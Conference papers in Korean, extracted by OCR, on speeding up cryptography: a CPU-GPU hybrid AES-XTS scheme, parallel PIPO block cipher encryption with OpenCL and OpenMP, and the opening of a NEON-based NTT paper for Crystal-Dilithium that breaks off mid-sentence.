
처리할 수 있는 기법을 제안한다. α에 대한 거듭제곱 연산의 규칙을 파악하여 규칙성을 참조 테이블로 생성하고, 특정 지수승 구간에 대한 중간값을 참조 테이블을 활용하여 CPU에서 계산한 뒤, GPU에서는 중간값을 활용하여 모든 구간의 거듭제곱 지수승을 병렬적으로 연산하도록 수행할 수 있다. 기존에는 거듭제곱 연산을 반드시 순차적으로 α를 한 번씩 곱해가면서 다음 지수승을 계산해야 했지만, 본 논문에서 제안하는 새로운 기법을 활용하면 각 중간값 구간으로부터 특정 거듭제곱 지수승 α^i를 계산할 수 있게 된다.

II. 기존 XTS 모드 최적화의 한계

블록 암호 알고리즘 AES와 XTS 운영 모드에 대한 설명은 NIST SP 800-38E[3] 혹은 IEEE P1619™[4] 표준 문서에서 살펴볼 수 있다. 블록 암호 운영 모드의 일종인 XTS 모드의 특징은 각 평문 블록을 암호화할 때 사용되는 갈루아 체에서 정의된 원시근 α에 대한 거듭제곱 연산이다. 해당 거듭제곱 연산 횟수는 암호화하고자 하는 총 평문 블록 수와 같다. 거듭제곱 연산 과정은 [그림 1]에서 확인할 수 있다. 그림과 같이 거듭제곱 과정은 α의 i제곱에 대한 모든 16개의 항이 계산되지 않으면 다음 $i+1$제곱에 대한 연산을 수행할 수가 없는 순차적인 구조로 구성되어 있다.

III. CPU-GPU 하이브리드 XTS 최적화 기법

그러나, 만약 상수 k에 대한 α의 k제곱 과정을 한 번의 거듭제곱을 k번 반복하는 방식이 아닌 한 번으로 모두 계산할 수 있다면, 한 번의 단계마다 k제곱이 연산되므로 평문 블록의 총 개수 j에 대한 α^j까지 도달하기 위한 j번의 거듭제곱 연산 횟수를 j/k번으로 줄일 수 있게 된다. α^i에 대한 한 번의 α 곱셈 단계에서는 α^i의 모든 128 비트가 왼쪽으로 1비트 시프트된다. 이때, α^i의 최상위 비트가 1이었을 경우 α^i의 최하위 항에는 $135(10000111_{(2)})$가 XOR되어 최종적으로 α^{i+1}이 계산된다. α에 대한 거듭제곱을 진행할수록 모든 값은 왼쪽으로 반복해서 시프트될 것이고 최하위 항에는 최상위 비트에 따라 135 XOR이 수행될 것이다. 그런데 α^{i+1}에서 XOR되었어야 할 135는 이후 다음 α^{i+2}를 계산하는 단계에서 처음에 135를 먼저 XOR하고 왼쪽으로 1비트 시프트하나, 135를 먼저 1비트 시프트하고 이후 XOR하나 동일한 결과를 얻을 수 있다. 이를 확장하면 최상위 비트를 하나만 판단하는 것이 아닌 최상위 비트를 동시에 8개 판단하여, 최대 8번 XOR되고 왼쪽 시프트될 135들을 한꺼번에 합쳐서 XOR해도 각 곱셈 단계에서 XOR하고 시프트하는 연산의 최종 결과와 다르지 않다고 할 수 있다. 이에 대한 설명은 [그림 2]에서 확인할 수 있다. [그림 2]에서는 최상위 8비트가 $11111111_{(2)}$이었을 경우 α^i에서 α^{i+8}까지 연산을 진행했을 때 최종적으로 최하위 항에 XOR될 값이 $7d7d_{(16)}$임을 알 수 있다. 최상위 8비트가 가질 수 있는 경우의 수는 총 2^8가지로, 이를 참조 테이블로 생성하면




[그림 2] 최상위 8비트가 $11111111_{(2)}$일 경우 α^8을 수행한 뒤 최종적으로 XOR될 값

α^i의 최상위 8비트에 대한 거듭제곱 연산 결과 α^{i+8}을 8번의 α^{i+1} 연산 과정으로 반복할 필요 없이 한 번의 테이블 참조로 줄일 수 있다.

적절한 참조 테이블 크기를 위하여 최상위 8비트에 대해서만 최하위 항에 XOR될 결과를 테이블로 저장했지만, 최상위 $8k$비트의 데이터는 k번의 테이블 참조를 통해 계산할 수 있다. 즉, α의 비트수는 총 128비트이므로 α^i에서의 16번의 테이블 참조를 통해서 α^{i+128}에 대한 결과를 바로 연산할 수 있다. 이 과정은 [그림 3]에서 확인할 수 있다. [그림 3]은 16개의 8비트 항을 참조 테이블로 입력하고, 해당 입력값들에 대한 16개의 테이블 출력값을 모두 XOR하는 과정이다. 이 과정에서 참조 테이블의 출력값은 16비트기 때문에 최상위 8비트 입력을 통한 16비트 출력값에는 8비트 캐리가 발생하게 된다. 따라서, 이 캐리값에 대한 추가적인 테이블 참조를 진행한다. 이에 따라 α^{128}는 17번의 테이블 참조와 17번의 XOR 연산을 통해 계산할 수 있게 된다. 결론적으로, $\alpha^0, \alpha^{128}, \ldots, \alpha^{j-128}$로 계산되는 중간값들을 총 $j/128$번의 연산을 통해 구할 수 있다.

하지만 모든 평문을 암호화하기 위해서는 각 구간의 중간값뿐만 아니라 구간 내의 모든 α의 거듭제곱 값이 필요하다. 따라서 이후의 과정은 GPU를 활용하여 병렬적으로 α의 거듭제곱 값




[그림 3] 참조 테이블을 활용한 중간값 α^{128i} 계산과정

을 계산하도록 구현할 수 있다. GPU에서는 CPU에서 사전에 계산된 중간값 α^{128i}들을 복사받아, 이후 각각 독립된 GPU 스레드가 각 중간값 α^{128i}부터 $\alpha^{128i+127}$까지의 연산을 스레드마다 독립된 번호 i에 따라 병렬적으로 연산을 수행함으로써 효과적으로 α^1부터 α^j까지를 모두 연산할 수 있게 된다.

이러한 최적화 방법을 통해 제시하고자 하는 CPU-GPU 통합 AES-XTS 암호화 과정은 [그림 4]와 같다. 기존의 CPU가 α^1부터 α^j까지를 모두 순차적으로 계산하는 것이 아닌, α^0으로부터 중간값 $\alpha^{128}, \alpha^{256}, \ldots, \alpha^{j-128}$을 테이블을 활용하여 사전 계산한 다음, 평문과 함께 중간값을 GPU로 전달하게 된다. GPU에서는 전달받은 중간값을 통해 모든 α^i를 계산한 다음, 각 평문 블록에 맞게 GPU 스레드를 사용하여 병렬적으로 암호화를 진행하게 된다.

IV. 결과

본 논문에서 제안하는 최적화 기법에 대한 성능 측정에 사용된 실험 환경은 Intel Core i7-9700K CPU와 Nvidia GeForce RTX 2080ti GPU이며, 모든 암호화 과정을 CPU로 처리하였을 경우, GPU로 모두 처리하였을 경우, 그리고 본 논문에서 제안한 CPU-GPU 통합 최적화 방법으로 처리했을 때의 결과를 제시하도록 한



[그림 4] CPU-GPU 통합 AES-XTS 암호화 과정

다. 성능 결과 수치는 1TB 크기의 데이터를 모두 암호화하기 위한 시간을 기준으로 한다. 구현 정확성에 대한 검증은 표준 문서에서 제공하는 테스트 벡터를 통하여 검증하였다.

제안하는 최적화 기법을 통해 개선할 수 있는 연산 성능은 다음과 같다. 기존 CPU만을 이용하여 암호화를 진행하였을 경우 약 3,936,164ms의 시간이 소요되었으며, GPU만을 통해 암호화를 진행하였을 경우 약 2,290,710ms로, CPU만을 이용하여 진행한 성능 대비 약 72%의 성능 상승을 확인할 수 있었다. 마지막으로 CPU-GPU를 통합하여 암호화를 진행한 결과, CPU에서의 전처리 과정은 약 3,154ms, GPU에서의 연산 시간은 약 152,308ms로, 총 155,462ms의 시간이 소요되었음을 확인하였다. 이는 CPU만을 이용하여 진행한 성능 대비 약 25배 상승한 성능임을 알 수 있으며, GPU만을 이용하여 암호화를 진행한 결과보다도 약 15배 향상된 성능임을 확인할 수 있었다.

V. 결론

본 논문에서는 디스크 암호화에 사용되는 암호화 방식인 AES-XTS를 효율적으로 연산할 수 있는 최적화 기법을 제시한다. 기존에 AES-XTS에서 병렬적으로 연산하기 어려운 연산을 CPU에서의 중간값 참조 테이블 기법을 활용하여 전처리하고 병렬 연산에 유리한 GPU 환경에서 암호화 작업을 고속으로 수행할 수 있도록 구현하였다. 이러한 구현 결과 기존 CPU에서만 수행하는 암호화 성능 대비 약 25배 향상된 성능을 달성할 수 있었으며, 최적화 기법이 제안되지 않은 GPU 환경에서의 단순 구현보다도 약 15배의 성능을 확인할 수 있었다. 본 논문에서 제안한 기법과 결과는 다양한 디스크 암호화 기능에 활용될 수 있으며, 디스크 암호화뿐만 아니라 위치 정보를 암호화에 활용할 수 있는 모바일 디바이스 암호화나 네트워크 암호화에도 활용될 수 있다. 또한, 블록 암호 AES가 아닌 XTS 운영 모드의 최적화 기법으로서 특정 알고리즘의 의존성이 있는 것이 아니기 때문에, 다양한 알고리즘의 XTS 모드에도 활용될 수 있다.

[참고문헌]

[1] Microsoft, BitLocker Overview, Microsoft Documentation. 26 Jan. 2018.

[2] FIPS, Specification for the Advanced Encryption Standard (AES). 26 Nov. 2001.

[3] Morris Dworkin, Recommendation for Block Cipher Modes of Operation: the XTS-AES Mode for Confidentiality on Storage Devices. NIST, 2018

[4] The Security in Storage Working Group of the IEEE Computer Society Committee, IEEE P1619™/D16 Standard for Cryptographic Protection of Data on Block-Oriented Storage Devices, IEEE, 2007

OpenCL, OpenMP 병렬처리를 사용한 PIPO 알고리즘 구현*

박보선, 서석충*

*국민대학교 금융정보보안학과

Implementation of PIPO algorithm using OpenCL and OpenMP parallel processing

BoSun Park, Seog Chung Seo*

*Department of Financial Information Security, Kookmin University

요 약

다양한 IoT 기기의 발전함에 따라 IoT (Internet of Things) 기기에서 사용 및 생성되는 데이터의 양이 증가하고 있다. 그러므로 IoT 기기에서 빠르고 효율적으로 동작할 수 있는 암호 알고리즘들이 제안되고 있다. ICISC 2020에서 8-bit 환경에서 데이터를 빠르고 효율적으로 암호화, 복호화하기 위해 경량 블록 암호 알고리즘인 PIPO (Plug-In and Plug-Out)가 제안되었다. PIPO 알고리즘은 8-bit 환경에서 사용되기 위해 제안되었지만 암호화된 데이터들은 최종적으로 PC/서버에 저장된다. 그래서 PC/서버 환경에서 PIPO 알고리즘을 사용해 대량의 데이터를 빠르고 효율적으로 처리하기 위해 OpenCL, OpenMP 병렬 처리를 사용한다. OpenCL, OpenMP를 사용해 PIPO 암호화 과정에서 사용되는 64-bit 평문 블록 n개를 병렬 처리를 통해 동시에 암호화하여 처리한다. OpenCL, OpenMP를 사용하여 기존의 순차 처리 방법보다 각각 평균적으로 약 1623, 6.65배 향상되었으며 OpenCL은 OpenMP보다 약 242배 향상된다.

I. 서론

기술이 발전하면서 다양한 서비스를 제공하는 IoT 기기들이 개발 및 발전되고 있다. 이러한 IoT 기기들이 발전하면서 서비스 제공을 통해 생성되고, 사용되는 데이터의 양도 많아졌다. IoT 기기에서 데이터의 보안을 위해 암호 알고리즘을 사용한 암호화가 필요하다. 게다가 IoT 기기의 환경에 맞게 암호 알고리즘을 효율적이고 빠르게 동작시키기 위한 연구들도 속도, 메모리 등 다양한 측면에서 진행되고 있다. 암호 알고리즘 최적화에 대한 다양한 연구도 진행되고 있지만, IoT 기기에서 효율적으로 사용될 수 있는 암호 알고리즘도 제안되고 있다. ICISC 2020에서 8-bit 환경에서 효율적이고 빠르게 동작하는 경량 블록 암호 알고리즘인 PIPO[1] 알고리즘이 제안되었다. PIPO 알고리즘은 8-bit 환경에서 데이터를 효율적으로 암호화하기 위해 제안되었지만 암호화된 데이터들은 결과적으로 PC/서버에 저장된다. 그러므로 PIPO 알고리즘을 더 효율적으로 사용하기 위해 8-bit 환경에서 최적화하는 것도 중요하지만 다양한 환경에서 사용되는 것을 고려해 PC/서버 환경에서도 최적화가 필요하다. 그러므로 OpenCL[2], OpenMP[3] 병렬 처리를 사용해 PIPO 알고리즘을 효율적으로 동작시킨다. PIPO 알고리즘 암호화 과정에서 사용되는 평문 64-bit 블록 n개를 병렬 처리 방식을 사용해 동시에 처리하도록 한다. 결과적으로 순차 처리 방식보다 OpenCL, OpenMP는 각각 1623, 6.65

* 이 논문은 2021년도 과학기술정보통신부의 재원으로 정보통신기획평가원의 지원(No.2021-0-00540,GPU/ASIC 기반 암호알고리즘 고속화 설계 및 구현 기술개발, 50%)과 2021년도 정부의 재원으로 한국연구재단의 지원(No.2019R1F1A1058494, 50%)을 받아 수행된 연구임

배 향상을 보이며, OpenCL은 OpenMP보다 약 242배 향상된다.

II. 배경

2.1 OpenCL[2]

OpenCL (Open Computing Language)은 개방형 범용 병렬 컴퓨팅 프레임워크이다. CPU, GPU, DSP 등의 프로세서로 이루어진 이종 플랫폼에서 실행되는 프로그램을 작성할 수 있게 해준다. OpenCL은 커널 코드를 작성하기 위한 C99 기반의 언어인 OpenCL C와 플랫폼을 정의하고 제어하기 위한 API를 포함한다. OpenCL은 작업 기반 (task-bassed), 데이터 기반 (data-based) 병렬 컴퓨팅을 제공한다.

2.2 OpenMP[3]

OpenMP (Open Multi-Processing)는 공유 메모리 다중 처리 프로그래밍 API이다. C, C++, 포트란 언어에서 지원하며, 유닉스, 마이크로소프트 윈도우 플랫폼과 같은 다른 여러 플랫폼을 지원한다.

2.3 PIPO 암호 알고리즘[1]

PIPO 암호 알고리즘은 128-bit 또는 256-bit 키를 지원하는 경량 블록 암호 알고리즘이다. 8-bit AVR 소프트웨어 구현에서 뛰어난 성능을 제공하는 byte-oriented, bitsliced 암호이다. PIPO 알고리즘은 최소한의 비선형 작업을 사용해 효율적인 마스킹 구현을 허용한다. 또한 8-bit AVR에서 부채널 보호 및 비보호 환경 모두에서 기존의 블록 암호보다 우수한 성능을 보인다.


Algorithm	Key size	Round	Round Key (32-bit)
PIPO-64/128	128-bit	13	28
PIPO-64/256	256-bit	17	36

[표 1] PIPO 암호 알고리즘 파라미터[1]

Algorithm	Key Schedule (K_i=64-bit)
PIPO-64/128	128-bit $K = K_1 \| K_0$ $RK_i = K_{i \bmod 2} (i = 0 \sim 13)$
PIPO-64/256	256-bit $K = K_3 \| K_2 \| K_1 \| K_0$ $RK_i = K_{i \bmod 4} (i = 0 \sim 15)$


[표 2] PIPO Key Schedule[1]

[표 1], [표 2]는 PIPO 암호 알고리즘의 파라미터와 Key Schedule 과정이다. 사용하는 Key size에 따라 라운드 횟수와 Round Key 개수가 다르다.




[그림 1] 64-bit 평문 입력값 저장방식[1]

[그림 1]은 64-bit 평문을 암호화하기 위해 8-bit 배열에 저장하는 방식이다.




[그림 2] PIPO 암호화 과정[1]

[그림 2]는 PIPO 암호화 과정으로 S-Layer, R-Layer, Round Key XOR 과정을 한 번의 라운드로 한다.



[그림 3] S-Layer 연산 과정[1]

[그림 3]은 S-Layer 연산 과정으로 8-bit 입력값을 5-bit, 3-bit로 나누어서 연산해 8-bit 결과값을 출력한다.




[그림 4] R-Layer 연산 과정[1]

[그림 4]는 [그림 1]처럼 나누어진 8-bit 평문 배열에서 각각의 배열에 저장된 8-bit값에 대해 Bit단위로 Rotation Left Shift 해주는 과정이다.

III. 최적화 방법


3.1 OpenCL PIPO 알고리즘



[그림 5] OpenCL PIPO 알고리즘

[그림 5]는 OpenCL을 사용해 여러 개의 평문 블록을 PIPO 알고리즘으로 암호화하는 과정이다. OpenCL을 사용해 스레드를 생성하고 각각의 스레드가 64-bit 평문 값을 받아와 암호화 후 결과값을 각각의 인덱스에 맞게 다시 암호문 배열에 저장한다. 그러므로 많은 양의 스레드를 생성해 각각의 스레드가 global memory에 저장된 대량의 평문 데이터 배열에 접근해 64-bit씩 데이터를 가져와 암호화한다.

3.2 OpenMP PIPO 알고리즘



[그림 6] OpenMP PIPO 알고리즘

[그림 6]은 OpenMP를 사용해 평문 블록들을 PIPO 알고리즘으로 암호화하는 과정이다. OpenMP를 사용해 64-bit 평문 블록 여러 개를 동시에 암호화한다. 동시에 암호화할 수 있는 평문 블록의 개수는 해당 코드가 동작되는 CPU 코어의 개수에 따라 달라진다. 그렇기 때문에 1개의 코어가 한 개의 64-bit 평문 블록을 암호화하기 때문에 한 번에 n개의 코어가 n개의 평문 블록을 동시에 암호화한다.

IV. 결과

Operating System	Windows 10 Pro
CPU	Intel i7-9700K 3.60 GHz (8 Core)
GPU	NVIDIA GeForce GTX 1650
RAM	32.00 GB
API	(1) OpenCL (2) OpenMP

[표 3] 성능 측정 환경292

API	PIPO Version	Time (ms)
Reference C code	TLU	21949
	Bitslice	2003
OpenCL	TLU	11.2
	Bitslice	1.6
OpenMP	TLU	3299
	Bitslice	292

[표 4] 성능 측정 (50,000,000번 암호화, TLU : Table Look Up)

[표 3]의 환경에서 Reference C code PIPO, OpenCL PIPO, OpenMP PIPO에서 각각 TLU (Table Look Up), Bitslic 방식을 동작시켰다. 결과적으로 OpenCL은 Reference C code보다 TLU, Bitslice에서 각각 약 1995, 1251배 성능이 향상되었고 OpenMP보다 302, 182배 향상되었다. OpenMP는 Reference C code보다 6.5, 6.8배 향상되었다.

V. 결론 및 향후 연구 방향

OpenCL, OpenMP 병렬 처리를 사용해 여러 개의 64-bit 평문 블록들에 PIPO 알고리즘을 사용해 동시에 암호화시켜 많은 양의 데이터를 빠르게 암호화한다. 향후 병렬 처리 및 스레드를 사용해 PIPO 알고리즘의 내부 과정을 효율

적으로 연산할 수 있도록 연구할 계획이다.

[참고문헌]

[1] H.G. Kim, Y.J. Jeon, G.Y. Kim, J.S. Kim, B.Y. Sim, D.G. Han, H.J. Seo, S.G, Kim, S.H. Hong, J.C. Sung and D.J. Hong, PIPO : A Lightweight Block Cipher with Efficient Higher-Order Masking Software Implementations, ICISC, 2020.

[2] A. Munshi, The OpenCL specification, IEEE Hot Chips 21 Symposium(HCS), 2009.

[3] E. Ayguade, N. Copty, A. Duran, J. Hoeflinger, Y. Lin, F. Massaioli, X. Teruel, P. Unnikrishnan, G. Zhang, The Design of OpenMP Tasks, IEEE Transactions on Parallel and Distributed System, 2008.

ARMv8-A Series에서 Crvstal-Dilithium Round 3의 NTT 곱셈 병렬 구현

송진교, 김영범, 서석충*

국민대학교 금융정보보안학과

Parallel Implementation of NTT Multiplication of Crystal-Dilithium Round 3 on ARMv8-A Series

JinGyo Song, YoungBeom Kim, Seog Chung Seo*

Deptartment of Financial Information Security, Kookmin University

요 약

양자 컴퓨팅 환경의 발전으로, 기존 공개키 암호 시스템의 안전성이 문제가 제기되면서 양자내성 암호의 중요성이 강조되고 있다. 이에 따라 NIST에서는 2016년부터 양자내성 암호의 표준화 공모사업을 진행하고 있으며, 현재 3라운드가 진행 중이다. 본 논문에서는 ARMv8-A Series에서 NIST PQC 3 Round 후보자인 Crystal-Dilithium에서 NTT 곱셈 알고리즘에 대한 병렬 구현 방안을 제시한다. 병렬 구현을 통해 NTT, InvNTT 변환, 점별 곱셈 과정에서 4개의 계수에 대한 연산을 동시에 처리하였다. 게다가 NTT, InvNTT 변환에서는 레지스터 홀딩 기법을 통해 메모리 접근을 최소화하였다. 결과적으로, 제안하는 방법을 통해 레퍼런스 구현보다 NTT, InvNTT 변환에서는 약 3배, 점별 곱셈에서는 약 1.1배의 성능 향상을 달성하였다. 제안방법을 통해 Dilithium 3 기준으로 키 생성, 서명, 검증 과정의 성능을 각각 38%, 102%, 34%의 성능이 향상되었다.

I. 서론

NIST(National Institute of Standards and Technology)에서는 2016년 국제표준 공개키 암호를 대체할 키 교환, 전자서명에 대한 양자내성 암호의 표준화 사업(Key Encapsulation, Digital Signature)[1]을 발표하였다. 최근 3라운드 후보자가 선정되었으며, 대부분의 후보자(5/7)는 격자기반 암호이다. 격자기반 암호는 효율적인 연산처리와 적절한 키 길이를 제공하여 다른 기반의 양자내성 암호보다 자원이 제약적인 임베디드 환경에서도 적용이 가능하다는 평가를 받고 있다.

* 이 논문은 2021년도 과학기술정보통신부의 재원으로 정보통신기획평가원의 지원(No.2021-0-00540,GPU/ASIC 기반 암호알고리즘 고속화 설계 및 구현 기술개발, 50%)과 2021년도 정부의 재원으로 한국연구재단의 지원(No.2019R1F1A1058494, 50%)을 받아 수행된 연구임

격자기반 암호는 LWE(Learning With Errors), LWR(Learning With Rounding)로 분류할 수 있다. 실제 3라운드 후보자들은 다항식 링을 적용하여 키 길이를 줄이고, Module 개념을 적용하여 보안 레벨을 효율적으로 제공하는 Module-LWE, Module-LWR 구조가 사용되고 있다. 다항식 링을 사용하기 때문에, 격자기반 암호에서 가장 연산 부하가 큰 부분은 다항식 곱셈이다. 이를 처리하기 위해 NTT 곱셈과 같은 알고리즘을 사용하여 다항식 곱셈을 수행한다. 하지만 여전히 다항식 곱셈에 대한 성능 부하가 가장 크며, 이를 최소화하기 위한 NTT 곱셈 최적화 구현의 연구가 활발히 진행되고 있지만 [2-4], Crystal-Dilithium에 대한 연구 결과는 존재하지 않는다.

ARMv8-A Series는 ARM 계열에서 High-end MCU로 모바일, 태블릿, 자율주행에서 널리 활용되고 있다. ARMv8-A Series는 64-bit ARM 프로세서와 병렬처리를 수행할 수 있는 NEON 엔진을 지원한다. NEON 엔진에서는 128-bit 벡

터 레지스터가 지원되며, 128-bit 내에서 64-bit, 32-bit, 16-bit, 8-bit 단위로 병렬처리가 가능하다. 따라서 병렬 구현을 통해 연산 집약적인 암호 알고리즘의 성능 향상에 매우 효율적이다.

본 논문에서는 ARMv8-A Series에서 NEON 엔진을 활용한 Crystal-Dilithium의 NTT 곱셈에 대한 병렬처리 기법을 제안한다. 병렬처리를 통해 4개의 계수를 동시에 처리하며, 메모리 접근을 최소화하는 메모리 홀딩 기법을 제안한다. 제안하는 방법을 통해 레퍼런스 구현과 비교하여 NTT, InvNTT 변환에서는 약 3배의 성능향상이 있었으며, 점별 곱셈에서는 약 1.1배의 성능향상을 달성하였다.

II. 관련 연구

2.1 NTT 곱셈


NTT 곱셈은 Ring에서 정의된 FFT의 일반화로 n차 다항식 곱셈 시 복잡도인 $O(n^2)$에서 이를 $O(nlogn)$의 복잡도로 낮춰 단순 곱셈보다 더욱 빠른 속도로 다항식 곱셈 연산을 처리한다. NTT 곱셈 알고리즘은 NTT 변환, 점별 곱셈, InvNTT NTT 변환으로 구성되어있다.

NTT 변환은 중국인의 나머지 정리를 이용하여 Ring의 원소인 다항식을 여러 개의 축소 다항식으로 나누는 과정이며, 점별 곱셈 과정은 축소다항식에 대한 곱셈을 수행하는 과정이다. 마지막으로, InvNTT 변환을 통해 결과값을 도출하는 것으로 NTT 곱셈 연산이 완료된다.

본 논문에서는 Cooley - Tukey(CT) 알고리즘과 Gentleman - Sande(GS) 알고리즘을 기반으로 NTT, InvNTT 변환에 대해 접근한다.

2.1.1 NTT, InvNTT 변환

CT 알고리즘은 NTT 구현에서 메모리 접근을 최소화하고 동일 계열의 연산을 통해 병렬화가 가능한 알고리즘이다. Butterfly 기반 변환 과정으로도 알려진 이 방법은 Ring의 원소인 다항식을 효율적으로 축소다항식으로 분할 할 수 있다. [**그림 1**]은 CT 알고리즘의 개요를 보여준다. Crystal-Dilithium에서 사용하는 255차의 다항식을 기준으로 생각하면, CT 알고리즘을 128번만으로 127차 축소다항식 두 개로 나



[그림 1] Cooley-Tukey Butterfly


눌 수 있다. 이러한 과정을 반복하며, 마지막 축소다항식까지 분할한다. Crystal-Dilithium에서는 22-bit 내의 원소까지 위의 과정을 반복한다. 또한, zetas를 곱해주는 연산은 Ring 위의 연산이므로 감산이 요구되며, 감산은 Montgomery Reduction을 통해 수행된다.

2.1.2 점별 곱셈

각 다항식에 대한 NTT 변환 과정이 완료되면, 각 축소다항식을 점별 곱셈하는 과정이 필요하다. 이때에도 Ring 위의 연산이기 때문에 몽고메리 감산을 기반으로 점별 곱셈을 수행한다.

2.1.3. InvNTT 변환

InvNTT 변환 단계에서는 점별 곱셈 된 결과값을 다항식 Ring의 원소로 대응시킨다. [**그림 2**]는 InvNTT 변환의 일종인 GS 알고리즘의 개요를 보여준다. 각 축소다항식을 invzetas를 이용하여 상위 다항식으로 변환한다. GS 알고리즘도 invzetas 곱셈이 발생하므로 CT 알고리즘과 마찬가지로 Montgomery Reduction이 필요하다.



[그림 2] Gentleman-Sande Butterfly

2.2 NEON 엔진

NEON 엔진은 ARMv7 이후부터 지원하며, 데이터를 병렬적으로 처리할 수 있는 명령어 집합이다. 병렬처리를 위해 128-bit 벡터 레지스터 v0-v31을 지원하며, 벡터 레지스터 내에서는 64-bit, 32-bit, 16-bit, 8-bit 단위로 병렬처

